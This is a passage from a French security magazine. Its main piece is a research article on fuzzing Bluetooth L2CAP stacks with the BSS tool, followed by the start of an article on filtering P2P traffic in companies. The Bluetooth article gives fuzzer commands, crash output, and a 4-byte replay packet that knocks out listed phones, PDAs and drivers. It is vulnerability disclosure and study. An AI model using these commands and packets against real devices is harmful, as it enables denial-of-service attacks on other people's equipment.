ART, *Services de messagerie instantanée, analyse et enjeux*. Disponible en ligne sur **http://www.art-telecom.fr/publications/etudes/mesg-av04/rap-mesg-inst0504.pdf**

WILLIAMSON M, PARRY A., "Restricting propagation to defeat malicious mobile code". *In Proceedings of the 18th Annual Computer Security Applications Conference.*

MANNAN M, VAN OORSCHOT, *On Instant Messaging Worms, Analysis and Countermeasures.*

MSN Messenger Protocol. Disponible en ligne sur **http://www.hypothetic.org/docs/msn/**

SYMANTEC. *Securing Instant Messaging*. Disponible en ligne sur : **http://securityresponse.symantec.com/avcenter/reference/secure.instant.messaging.pdf**

[1] MSN Messenger : **http://messenger.microsoft.com**

[2] MSDN MSN Messenger : : **http://msdn.microsoft.com/library/default.asp?url=/downloads/list/messengerapi.asp**

[3] America Online, Inc. AOL Instant Messenger : **http://ww.aim.com**

[4] Yahoo! Inc. Yahoo! Messenger : **http://messenger.yahoo.com**

[5] MSN Password Decrypter : **http://www.infogreg.com/source-code/gpl/msn-messenger-password-decrypter-for-windows-xp-and-2003.html**

Bluetooth et la faiblesse des implémentations : De la théorie à la pratique

Pierre Bétouin
pierre.betouin@security-labs.org
http://securitech.homeunix.org

Technologie très en vogue, le Bluetooth s'installe, depuis plusieurs années déjà, dans les poches de nombreuses personnes. Longtemps considérée comme sûre, notamment en raison de sa faible portée et de l'opacité des périphériques concernés, la sécurité du Bluetooth et de ses nombreuses implémentations est sérieusement remise en question : les résultats de l'outil de fuzzing BSS sont étonnants...

Présentation

La technologie sans-fil Bluetooth équipe désormais la majorité des équipements mobiles, allant des téléphones portables, assistants personnels, en passant par les GPS et bien d'autres (appareils photos, caméras...). Elle opère dans la gamme des 2,4GHz, comme son homologue 802.11, avec 79 canaux d'une largeur de bande d'1MHz. Cette intéressante propriété a d'ailleurs permis de « détourner » à moindre mal des antennes WiFi afin de les adapter sur des *dongles* Bluetooth : des distances de plusieurs kilomètres ont alors pu être atteintes. Un réseau de périphériques Bluetooth s'appelle un *piconet* et peut regrouper jusqu'à 7 nœuds. Il est possible d'étendre le nombre de périphériques en reliant plusieurs piconets afin de constituer un *scatternet* (10 piconets maximum par scatternet). Les spécifications détaillées du protocole sont disponibles en [4]. Le lecteur pourra également se référer à l'article « *Hacking mobile via Bluetooth* » [3] paru dans MISC n°20.

Protocoles Bluetooth

Les audits d'implémentations, ainsi que ceux propres au protocole en lui-même, requièrent une compréhension globale des mécanismes mis en jeu. Les couches basses utilisent des protocoles ouverts et documentés, à l'instar d'autres protocoles propriétaires de plus haut niveau.

HCI (*Host Controller Interface*) permet d'assurer une abstraction entre le *firmware* Bluetooth (gestion matérielle) et le système d'exploitation. Le protocole L2CAP (*Logical Link Control and Adaptation Protocol*) est le premier intervenant dans les échanges effectués au niveau du média. Il fonctionne via des canaux appelés PSM (*Protocol Service Multiplexer*) qui se chargent de rediriger les paquets vers des protocoles de plus haut niveau. La Figure 1 présente un récapitulatif des protocoles les plus répandus.


Les structures utilisées sont détaillées dans le fichier `/usr/include/bluetooth/l2cap.h`, fourni avec la `libbluetooth`. Nous retiendrons plus particulièrement les suivantes :

```
struct sockaddr_l2 {
        sa_family_t     l2_family;
        unsigned short  l2_psm;
        bdaddr_t        l2_bdaddr;
};
typedef struct {
        uint8_t         code;
        uint8_t         ident;
        uint16_t        len;
} __attribute__ ((packed)) l2cap_cmd_hdr;
```

De nombreuses piles Bluetooth ne gèrent pas correctement les paquets dont les champs de la structure `l2cap_cmd_hdr` (en-tête L2CAP) ne correspondent pas aux valeurs attendues dans un fonctionnement conventionnel. Le protocole SDP (*Service Discovery Protocol*), qui transite sur le PSM 1, permet de répertorier les services offerts par un périphérique, ainsi que des informations qui lui sont associées. Il s'agit d'un protocole indépendant fonctionnant au-dessus de L2CAP. Il n'est pas indispensable au bon fonctionnement des services Bluetooth, même si certaines implémentations s'appuient uniquement sur les informations recueillies via SDP. Les Liveboxes Wanadoo, par exemple, ne répondent pas aux requêtes SDP...

La plupart des services utilisent ensuite le protocole RFCOMM, émulation de type série (RS232), qui intègre lui aussi une gestion par « ports », au nombre de 30. Les protocoles tels que les échanges d'objets (OBEX, *OBject EXchange*), les pseudo-shells de commandes AT* (bien connus au travers de l'attaque *BlueBug* [3]) ou encore les connexions point-à-point (PPP) viennent se greffer au-dessus de ce protocole de transport.

Figure 1 *Principaux protocoles Bluetooth*



Approche par fuzzing

Le Bluetooth a été dès son lancement, et reste encore, largement déployé sur des environnements propriétaires. Le SIG (*Special Interest Group*), regroupement d'industriels, en est d'ailleurs le principal instigateur. Les architectures sont donc bien souvent

peu documentées pour le public, voire même rendues les plus « opaques » possibles. L'utilisateur doit donc se contenter d'une « boîte noire », espérant que celle-ci fonctionne correctement en lui assurant le service désiré. Du point de vue de la sécurité, cette approche par l'obscurité permet aux constructeurs de jouir d'une certaine tranquillité en rendant longues et fastidieuses les recherches sur ce matériel.

Marcel Holtman, du groupe Trifinite [1], aura été l'un des premiers en septembre 2003 à annoncer une faille de sécurité critique sur des périphériques Bluetooth avec l'attaque *BlueSnarf*. Celle-ci permet de récupérer « silencieusement » des fichiers sur des périphériques distants vulnérables. Dès lors, les recherches sur ce protocole se sont accélérées (cf [2]) avec les publications de multiples attaques aux noms toujours plus exotiques : *BlueSnarf++*, *BlueBug*, *BlueSmack*, *HeloMoto*...

Ces failles sont, pour la plupart d'entre elles, dues à des problèmes de design annoncés par les constructeurs comme étant des fonctions de débogage oubliées en fin de développement : l'accès sans authentification à un canal RFCOMM pour le *BlueBug* par exemple.

Une approche plus « applicative » de la sécurité des périphériques Bluetooth est présentée dans cet article.

Le fuzzing sur des piles Bluetooth a permis de constater que la majorité d'entre elles étaient vulnérables à des envois de paquets mal formés ou peu conventionnels (très petits/gros paquets, *floods*...).

Le protocole de bas niveau L2CAP se prête particulièrement bien au fuzzing Bluetooth. En effet :

- Il ne nécessite aucune interaction avec le terminal audité : pas d'authentification préalable nécessaire, la demande de *pairing* intervenant souvent au niveau de RFCOMM ;
- Il est implémenté sur toutes les piles Bluetooth existantes ;
- Il s'agit d'un protocole largement documenté (les spécifications sont disponibles en [4]).

La démarche retenue pour mettre en évidence les failles des implémentations Bluetooth a été la suivante :

- définition d'hypothèse(s) sur les paquets invalides – ou pas :) – pouvant être à l'origine d'un dysfonctionnement ;
- développement du mode de fuzzing approprié dans l'outil BSS ;
- tests croisés avec des tailles, contenus, et champs différents ;
- certains tests ont nécessité l'ajout de nouvelles options, ou posé des problèmes. Des *crashes* de dongles Bluetooth ont été rencontrés et certaines implémentations ont également rejeté systématiquement les paquets de grande taille ou les envois trop rapides ;
- dans le cas d'une anomalie intervenue pendant la phase de fuzzing, des tests unitaires ont été effectués pour vérifier le(s) hypothèse(s) de façon plus précise. Le type de vulnérabilité rencontré a souvent pu être identifié en faisant varier les valeurs des champs incriminés mais certaines vulnérabilités restent encore obscures.


La figure 2 résume les étapes des recherches, nécessitant des développements ponctuels sur l'outil BSS.

Si, à première vue, le fuzzing permet d'évaluer rapidement la stabilité et la robustesse des implémentations mises en œuvre, certains problèmes dus à cette méthode se posent cependant :

- Comment déterminer qu'une erreur est survenue si celle-ci n'a pas de conséquence visible sur le terminal distant : extinction du périphérique, crash de sa pile Bluetooth, affichage chaotique...
- Comment reproduire un bogue propre à une suite de paquets envoyés (la conservation d'un historique des paquets serait judicieuse).

De fait, plusieurs bogues intermittents entraînés par le fuzzing n'ont pas pu être reproduits. Des comportements anormaux, intervenant plusieurs minutes après les tests ont également souvent été constatés.

Figure 2 *Méthodologie*



Outil BSS

BSS (*Bluetooth Stack Smasher*), disponible en [7], est un outil de fuzzing Bluetooth développé dans le cadre de cette étude. Il permet d'effectuer des tests complets sur le protocole L2CAP. Initialement très basique (un seul mode était disponible dans sa première version), il n'était pas destiné à l'origine à intégrer autant de fonctionnalités : le besoin de précision dans les

résultats recueillis a nécessité plusieurs modifications, telles que la possibilité de fixer les délais d'envoi entre les paquets (certains dongles Bluetooth ont crashé en raison d'envois trop rapides !), une fonction de « rejeu » permettant de générer des « exploits » instantanément, des fonctionnalités de diagnostic pour détecter des crashes, etc.

BSS supporte d'ores et déjà :

- un fuzzing pseudo-aléatoire de paquets L2CAP valides (modes BSS 1 à 11), avec au choix un *padding* aléatoire ou déterminé (option « `-p` ») ;
- un fuzzing « séquentiel » de l'en-tête L2CAP, suivi, ou non, d'un *payload* ;
- un fuzzing L2CAP entièrement aléatoire (taille et contenu) via une boucle infinie.

Le mode 0 de BSS permet d'effectuer l'ensemble de ces tests à la suite. Il peut s'avérer très long en fonction du délai fixé (argument « `-d` »).

Ollie Whitehouse, auteur de l'outil `redfang` **[8]** de découverte des périphériques Bluetooth en mode caché et de l'attaque BlueDump (cf **[1]**) s'est joint au développement de BSS depuis la version 0.6.

Le support d'autres protocoles est en cours de développement, notamment SDP pour la découverte des services distants, ou encore RFCOMM et ses nombreux services de plus haut niveau. Bien que celui-ci ne permette pas d'effectuer un fuzzing sans authentification (sauf en cas de vulnérabilité BlueBug), il devrait se révéler riche en résultats, étant donné le nombre important de fonctions qu'il est possible d'envoyer au travers des canaux RFCOMM ouverts.

```
Usage: ./bss[-i iface] [-d delay] [-c] [-v] [-x] [-P0] [-q] [-o]
          [-s size] [-m mode] [-p pad_byte] [-M maxcrash_count] <bdaddr>

[-i iface]   - Optional output interface (format hci[X] - check 'hciconfig -a')
[-d delay]   - Optional delay (miliseconds). Default is 500ms
[-c]         - Continue even on errors we would normally exit on (except malloc)
                  This overrides -x in most places
[-v]         - Verbose debugging
[-x]         - Exit on potential crashes that also don't respond to secondary
l2ping's
[-P0]        - Do not perform L2CAP ping (some hosts don't respond to such
packets
                  This overrides -x in most places
[-q]         - Quiet mode - print minimal output
[-o]         - Generate replay_packet.c automatically
[-s size]    - L2CAP packet size (bytes)
[-M value]   - Max crash count before exiting (Mode 13)
[-p value]   - Padding value (modes 1-12)
[-m mode]    - Available modes:
               0  ALL MODES LISTED BELOW
               1  L2CAP_COMMAND_REJ
               2  L2CAP_CONN_REQ
               3  L2CAP_CONN_RSP
               4  L2CAP_CONF_REQ
               5  L2CAP_CONF_RSP
               6  L2CAP_DISCONN_REQ
               7  L2CAP_DISCONN_RSP
               8  L2CAP_ECHO_REQ
               9  L2CAP_ECHO_RSP
               10 L2CAP_INFO_REQ
               11 L2CAP_INFO_RSP
               12 L2CAP full header fuzzing (-s : payload size) [9610 tests]
               13 L2CAP Random Fuzzing (infinite loop: break with ctrl-c)
```

Modes et options proposés par l'outil BSS

La taille des paquets envoyés est un facteur très important. Certaines implémentations réagissent en effet très mal lors de la réception de paquets de très petites ou grandes tailles.

Au contraire, certaines rejettent systématiquement des paquets (considérés comme invalides) en fonction de leurs tailles.

L'exemple ci-dessous illustre un fuzzing BSS avec :

- Aucun délai additionnel entre les envois de paquets. Attention cependant à la stabilité du firmware de votre dongle Bluetooth : en cas de crash, vous devrez le retirer puis le réinsérer.
- Une boucle infinie, quel que soit le comportement du périphérique distant (qui peut alors ne plus répondre). A l'usage, cette fonction se révèle très pratique sur des piles utilisant des systèmes de temporisation des paquets reçus.
- Le mode verbeux : un lecteur de MISC devrait l'utiliser systématiquement ;)
- La génération automatique d'un fichier de rejeu contenant le dernier *buffer* envoyé au périphérique avant que celui-ci présente des comportements anormaux.
- Un fuzzing L2CAP intégral (en-tête et payload) avec des tailles aléatoires.

```
# ./bss -d 0 -c -v -P0 -o -m 13 XX:XX:XX:XX:XX:XX
------------------------------------------------------------------------
BSS - Bluetooth Stack Smasher - version 0.8
------------------------------------------------------------------------
[*] Always continue mode: on
[*] Debugging: on
[*] Do not use L2CAP ping (some hosts don't respond to such packets): on
[*] Automatic replay_packet.c generation: on
[*] L2FUZZ random fuzz mode: on
[i] performing full random L2CAP fuzzing, take a seat and a fresh beer...
(...)
[d] debug packet dump
[d] ------------------------------------------------
[d] host              XX:XX:XX:XX:XX:XX
[d] packet size       1641
[d] ------------------------------------------------
F5 37 61 11 27 27 36
(...)
FF B8 E6 48 12 48 A1
[d]------------------------------------------------
(...)
[d] bss: connecting
[!] bss: can't connect.: Host is down
[!] bss: couldn't connect.
[d] bss: jumping to recover2fuzz
[d] generating replay_packet
[d] bss: payload expanded

char replay_buggy_packet[]="\xF5\x37\x61\x11\x27\x27\x36(...)\xff\xB8\xE6\x4B\
x12\x48\xA1";
```

Le fichier de rejeu, identifié par la date et l'heure, est alors placé dans le répertoire `replay_packet`. Le script `makereplay.sh` permet ensuite de compiler automatiquement les binaires de test afin de valider les résultats.

Résultats

Le comportement instable de nombreux périphériques Bluetooth était de bon augure quant au futur passage d'un *fuzzer* L2CAP. Les premiers résultats ont d'ailleurs été obtenus très rapidement avec le crash de la pile Bluetooth du téléphone Nokia N70 (cf figure 3),

ce dernier ne gérant pas correctement la réception de nombreux paquets L2CAP (valides) de grandes tailles :

```
# l2ping -c 3 00:15:A0:XX:XX:XX
          Ping: 00:15:A0:XX:XX:XX from 00:20:E0:75:83:DA (data size 44) ...
          0 bytes from 00:15:A0:XX:XX:XX id 0 time 64.18ms
          0 bytes from 00:15:A0:XX:XX:XX id 1 time 43.94ms
          0 bytes from 00:15:A0:XX:XX:XX id 2 time 37.25ms
          3 sent, 3 received, 0% loss

# ./bss -m 12 -s 1000 00:15:A0:XX:XX:XX
          (... snip ...)

# l2ping -c 1 00:15:A0:XX:XX:XX
          Ping: 00:15:A0:XX:XX:XX from 00:20:E0:75:83:DA (data size 44) ...
          no response from 00:15:A0:XX:XX:XX id 0
          1 sent, 0 received, 100% loss
```

Un dépassement de buffer a également pu être relevé dans les derniers modèles de téléphones portables Sony/Ericsson (K600i, V600i, W800i...). Cette vulnérabilité a été trouvée en fuzzant ces modèles avec des paquets de moins de 10 octets (« `-s 10` »).

Les comportements, relativement aléatoires, peuvent varier d'une réinitialisation de l'affichage (pendant environ 30 secondes) à l'extinction complète du terminal. Le paquet L2CAP suivant permet de rejouer le bogue (option « `-o` » de BSS) :

```
08 01 01 00
```

Où :

- `0x08` est le code `L2CAP_ECHO_REQ`
- `0x01` est l'ID `L2CAP`
- `0x01` est la taille du paquet

En réalité, la taille du paquet envoyé est de 4 octets (en-tête + payload). Bien que ce type de vulnérabilités soit monnaie courante, l'annonce, relayée par Secunia **[11]**, a suscité de nombreuses réactions, notamment celle du porte-parole de Sony/Ericsson (cf **[6]**).


Figure 3 *Crash de la pile Bluetooth du Nokia N70*



D'autres modèles de téléphones ont présenté des failles équivalentes. Sont également concernés le *driver* Windows BlueSoleil, fourni avec les dongles Bluetooth USB GigaByte (cf Figure 4), plusieurs modèles d'assistants personnels sous Windows CE (iPaq, Axim...) ou encore un déni de service sur le *sniffer* Bluetooth `hcidump`, du projet BlueZ (pile Linux « officielle », cf **[9]**).

Les exploits sont tous disponibles en **[2]** et **[7]**.

Figure 4 *Crash du driver Bluetooth ITV*



Le tableau ci-dessous récapitule brièvement les premières vulnérabilités que l'outil BSS a pu mettre en évidence. De nouvelles vulnérabilités trouvées récemment seront bientôt publiées.

Nokia N70	Téléphone	Crash pile BT
Nokia N70	Téléphone	Crash téléphone
Sony/Ericsson K600i	Téléphone	Réinitialisation affichage / crash téléphone
Sony/Ericsson V600i	Téléphone	Réinitialisation affichage / crash téléphone
Sony/Ericsson K750i	Téléphone	Réinitialisation affichage / crash téléphone
Sony/Ericsson W800i	Téléphone	Réinitialisation affichage / crash téléphone
Sharp GX25	Téléphone	Crash téléphone
Samsung E730	Téléphone	Crash téléphone
Dell Axim X50V	PDA	Crash pile BT
HP iPaq 4700	PDA	Crash pile BT
I-mate Jam	PDA	Crash pile BT
ITV BlueSoleil (fourni notamment avec les dongles Gigabyte)	Driver Windows	Déni de service Windows
`hcidump` (BlueZ)	Outil BlueZ	Déni de service
Plantronics M2500	Oreillette	Déni de service

Tableau 1

Pour aller plus loin...

L'approche du fuzzing sur les implémentations Bluetooth testées s'est révélée très riche en résultats. Un long travail d'analyse reste encore à effectuer : bien qu'encore actuellement répertoriées en dénis de service, ces vulnérabilités pourraient rapidement se transformer en failles critiques, pouvant déboucher sur des exécutions distantes de code.

Un ver exploitant ces vulnérabilités pourrait alors se diffuser sans aucune interaction avec l'utilisateur via un schéma de propagation proche de celui d'un virus humain... toutes proportions gardées bien sûr, mais l'expansion suivrait un modèle géographique.

Un important travail de *reverse engineering* est cependant nécessaire. Des études ont déjà été menées sur certains OS, notamment Windows CE **[5]**.

L'exploitation sur les systèmes Symbian reste très peu documentée et une compréhension approfondie du fonctionnement de l'OS sera nécessaire pour exploiter les débordements de buffers identifiés.

Il est cependant d'ores et déjà possible d'exporter des *dumps* de la mémoire de ces périphériques sur une carte mémoire externe par exemple, offrant la possibilité de localiser les buffers envoyés au milieu de leurs contextes d'exécution. Certains outils de débogage existent mais sont difficiles à utiliser sur des téléphones portables !

Les PSM (« ports » L2CAP) non documentés ont encore peu suscité l'intérêt des chercheurs. Il est pourtant inquiétant de constater que des PSM « inconnus » sont souvent accessibles et que leurs rôles et fonctionnements ne sont pas documentés (cf **[10]**).

Voici un exemple de sortie générée avec l'outil `psm_scan` (cf **[10]**) illustrant une pile supportant le PSM 1 (SDP), 3 (RFCOMM), 15 (BNEP, *Bluetooth Network Encapsulation Protocol*) ainsi que les PSM inconnus 999 et 1001 :

```
psm: 0x0001 (00001) status: L2CAP_CS_NO_INFO     result: L2CAP_CR_SUCCESS
psm: 0x0003 (00003) status: L2CAP_CS_NO_INFO     result: L2CAP_CR_SUCCESS
psm: 0x000f (00015) status: L2CAP_CS_NO_INFO     result: L2CAP_CR_SUCCESS
psm: 0x03e7 (00999) status: L2CAP_CS_NO_INFO     result: L2CAP_CR_BAD_PSM
psm: 0x03e9 (01001) status: L2CAP_CS_NO_INFO     result: L2CAP_CR_BAD_PSM
```

Une automatisation de l'outil BSS est possible grâce à une boucle *inquiry* permettant de lister les périphériques accessibles et déclenchant une fonction de *callback* appropriée en fonction du périphérique découvert.

Les adresses Bluetooth permettent en effet de déterminer le constructeur (de la même façon qu'une adresse Ethernet).

Cette fonctionnalité, couplée à un *fingerprint* basé sur les services listés par SDP et les classes Bluetooth, pourrait transformer un fuzzing Bluetooth en une utilisation malicieuse de dénis de services (cf **[12]**). Il s'agit d'une menace bien réelle qui pourrait mettre à mal la plupart des périphériques accessibles.

Conclusion

La pression du marché de la téléphonie, et plus généralement des périphériques mobiles, entraîne indéniablement des carences en matière de fiabilité logicielle.

Bien que le thème récurrent de la sécurité soit très en vogue actuellement dans ces milieux – l'annonce récente d'un partenariat entre Sony/Ericsson et Symantec en témoigne – les contraintes dans les processus de développement ne semblent pas encore intégrées.

Le « *turn over* » particulièrement rapide de ces sociétés rend le suivi difficile à réaliser. Les audits de code, ou plus généralement les tests de vulnérabilités, devraient se généraliser, notamment sur les fonctions critiques telles que celles dites aux frontières.

Les recherches dans la sécurité du Bluetooth sont très actives en ce moment, et il y a fort à parier que de nouvelles annonces dans ce domaine ne sauraient tarder...

Liens

[1] Trinfite, groupe de recherche en sécurité du Bluetooth : **http://www.trifinite.org**
[2] *(In)sécurité du Bluetooth*, Pierre BETOUIN : **http://www.secuobs.com/news/05022006-bluetooth1.shtml**
[3] *Hacking mobile via Bluetooth*, Eric DETOISIEN : MISC N°20
[4] Spécifications officielles du Bluetooth : **http://www.bluetooth.org**
[5] *Exploring Windows CE Shellcodes*, Tim HURMAN : **http://www.pentest.co.uk/documents/exploringwce/exploring_wce_shellcode.html**
[6] *Vulnerabilities found in Sony Ericsson phones*, CNET : **http://news.com.com/Vulnerabilities+found+in+Sony+Ericsson+phones/2100-1002_3-6037509.html**
[7] Outil Bluetooth Stack Smasher et PoC cités : **http://securitech.homeunix.org/blue/**
[8] Redfang, Ollie WHITEHOUSE : **http://www.blackops.cn/**
[9] Pile Bluetooth Linux BlueZ : **http://www.bluez.org**
[10] Bluetooth device security database, Collin MULLINER : **http://www.betaversion.net/btdsd**
[11] Secunia : **http://www.secunia.com**
[12] *Mobilité : (in)sécurité des périphériques Bluetooth*, Pierre BETOUIN : **http://securitech.homeunix.org/confs_papers_pres/pres_eurosec06_bluetooth_pbetouin.pdf**

Filtrage des flux P2P en entreprise

Si l'utilisation de logiciels P2P dans la sphère privée domestique relève du domaine de l'éthique personnelle – et de plus en plus du juridique – elle appartient, au sein d'un réseau d'entreprise, clairement à celui de la sécurité que ces logiciels peuvent affecter de diverses manières.

Introduction

Illustrons notre propos à l'aide de quelques exemples tirés de la vraie vie réelle :

1. Fuite d'informations

En 2005 au Japon, des données sensibles sur une installation nucléaire se sont retrouvées sur les réseaux P2P parce qu'un consultant avait malencontreusement lancé sur son portable un logiciel de partage de fichiers. La parade a consisté à prier les internautes japonais de ne pas propager ces fichiers.

Plus près de nous, on trouve sur certains officieux réseaux d'échange certains très officiels manuels d'instruction militaire.

Dans la même veine, des données confidentielles sur les troupes américaines stationnées en Irak auraient transité via Gnutella.

Même si cette dernière information est sujette à caution, il ne faut pas se voiler la face : un logiciel vite installé et mal configuré (pléonasme !) constitue une porte d'entrée à double battant sans serrure sur un poste de travail.

Sans chercher longtemps, on peut récupérer à l'aide d'eMule des comptes de résultat, des factures *proforma*, des propositions commerciales ou même la recette secrète de la madeleine au citron de tante Yvonne.

2. Propagation de vers et virus

En 2002 le virus Duload se propage via KaZaA quelques mois après l'apparition et la diffusion par le même biais du cheval de Troie K0wBot et du ver Benjamin.

Quelques mois plus tard, en février 2003, le ver Igloo se répand sur les mêmes réseaux par l'intermédiaire de fausses photographies de stars dénudées du show-biz.

En avril 2005, le ver Nopir-B s'attaque aux fichiers MP3 stockés sur les ordinateurs qu'il infecte, toujours par l'intermédiaire de partage P2P.

Sans atteindre encore le volume de trafic viral que l'on connaît sur les messageries électroniques, les partages P2P sont d'excellents points d'entrée sur un ordinateur, surtout lorsque le code malicieux se présente sous la forme du fichier `Clara-Morgane-Version-non-Censurée.zip`...

3. Encombrement des réseaux

Selon une étude de CacheLogic de février 2004 effectuée à partir de l'analyse du trafic d'un ISP européen de niveau 1, le trafic P2P est, en période de pointe, deux fois plus important en volume que le trafic HTTP et jusqu'à dix fois plus important en temps normal.

Dans certains cas, 50 à 80% de la bande passante sont utilisés par les protocoles P2P. Les échanges BitTorrent représenteraient à eux seuls 35% du trafic.

Cette surconsommation des ressources réseau est de loin le problème le plus problématique ! Un administrateur détecte généralement assez vite l'utilisation de logiciels P2P à la seule vue des statistiques réseau.

Face à un tel constat, il peut sembler tentant d'adopter une attitude très à la mode ces derniers temps et de prendre la décision, ferme et rigide, d'interdire purement et simplement l'utilisation de logiciels P2P en entreprise.

Mais ce serait faire peu de cas et trop vite abstraction des points suivants :

- De la même façon que « tout ce qui brille n'est pas or », tout logiciel P2P n'est pas à bannir. Rappelons que pour quelque temps encore, c'est le partage de fichiers en violation des lois sur les droits d'auteur qui est illégal et non les moyens de le faire. Le P2P constitue dans certains cas une excellente alternative aux traditionnels protocoles FTP ou HTTP pour partager des données, y compris au sein d'une entreprise. Un logiciel comme Skype entre également dans la catégorie P2P et les services qu'il rend – en dehors de toute considération sécuritaire – sont bien visibles sur les factures téléphoniques. BitTorrent est de plus en plus proposé comme mode de téléchargement de distributions Linux, de Logiciels libres/OpenSource ou de gros fichiers comme les tables Rainbow.
- Par nature les réseaux P2P sont mouvants et dynamiques, il n'est pas toujours facile d'en identifier tous les membres.
- Les logiciels de P2P courants ont une faculté d'adaptation fabuleuse et savent, pour la plupart, très bien s'accommoder des paramètres de filtrage mis en place en utilisant les services mandataires (*proxy*) existants.

Bref, détecter et filtrer l'usage de ces logiciels revient vite à chercher une aiguille dans une botte de foin.

Et, en la matière, la solution classique qui consiste à mettre le feu à la botte de foin n'est pas envisageable : quel administrateur prendra le risque, en ces temps troublés, de bloquer arbitrairement Skype au risque de forcer le PDG à utiliser son poste fixe pour prendre des nouvelles de la jeune fille suédoise au pair qu'il a employée l'été dernier...

Idéalement, la solution de filtrage doit distinguer le téléchargement du dernier *blockbuster* en DiVX de la conversation téléphonique précédemment citée.

Elle doit, pour un même protocole, distinguer le bon grain – les dernières mises à jour d'une distribution Linux – de l'ivraie – l'intégrale de Lorie en MP3. Bref, le lecteur aura compris que si

Xavier Mell
xaviermell@free.fr

Guillaume Arcas
guillaume.arcas@free.fr

les solutions existent, elles ne sont, air connu, ni universelles ni fiables à 100%.

Dans la suite de cet article, nous allons donc tenter d'apporter une réponse – ou tout du moins quelques pistes – à la question : « Comment faire face aux défis du P2P en entreprise ? ».

Théorie

Avant de présenter les solutions plus en détail, un petit détour par la théorie est nécessaire.

Traditionnellement, trois voies se proposent à nous pour filtrer les protocoles P2P.

1. Blocage des ports et des serveurs

« Blocage » est un terme très en vogue actuellement, et pas seulement en informatique. Dans le cas du P2P, cela consiste à filtrer sur les pare-feu les ports et protocoles de transport utilisés par ces outils.

Citons, sans rechercher l'exhaustivité, les ports 4662/TCP et 4672/UDP utilisés par eMule et eDonkey et les ports 6881 à 6889 en TCP et UDP utilisés par BitTorrent.

Si cette mesure est fiable à 100%, elle n'est pas pour autant efficace dans les mêmes proportions. Il n'aura échappé à personne que les logiciels P2P les plus courants savent utiliser les *proxies* HTTP.

Or, une fois encore, personne ne saurait proposer sérieusement d'interdire l'utilisation du Web par crainte de l'usage abusif d'un proxy par un client KaZaA.

Ceci dit, ce filtrage doit être mis en œuvre par précaution et par bon sens : il serait en effet stupide de mettre en place des solutions complexes de détection et de filtrage des protocoles P2P encapsulés dans de l'HTTP si l'on n'a pas préalablement interdit les connexions directes !

Dans la même veine, interdire les connexions vers les adresses IP des serveurs d'index est une mesure de base.

Dans le cas d'eMule par exemple, on pourra utiliser un script PERL pour extraire d'un fichier server.met les adresses IP des serveurs afin de maintenir automatiquement et régulièrement à jour la politique de filtrage. Le module CPAN `P2P::pDonkey::Met` est parfait pour cela.

Bloquer ports et serveurs connus, c'est donc « bien, mais pas suffisant ».

2. Analyse protocolaire

Pour répondre efficacement aux deux défis que sont la capacité des logiciels P2P à utiliser les proxies d'une part, et leur caractère parfois très dynamique (utilisation de ports non déclarés) et fluctuant (recensement impossible des *peers* compte tenu de la dualité client/serveur des machines membres d'un réseau) de l'autre, le seul blocage des ports et des serveurs s'est vite révélé être une mesure insuffisante.

Puisqu'il n'est pas toujours possible de s'appuyer sur ces caractéristiques, l'analyse protocolaire semble apporter un complément de réponse satisfaisant.

De quoi s'agit-il ?

Tout simplement d'analyser le contenu des paquets qui transitent sur un réseau et d'y rechercher tout élément qui peut prouver qu'ils appartiennent à une session P2P.

Dans leur très grande majorité, les échanges entre peers s'appuient sur des communications non chiffrées et qui comportent des mots-clefs facilement repérables.

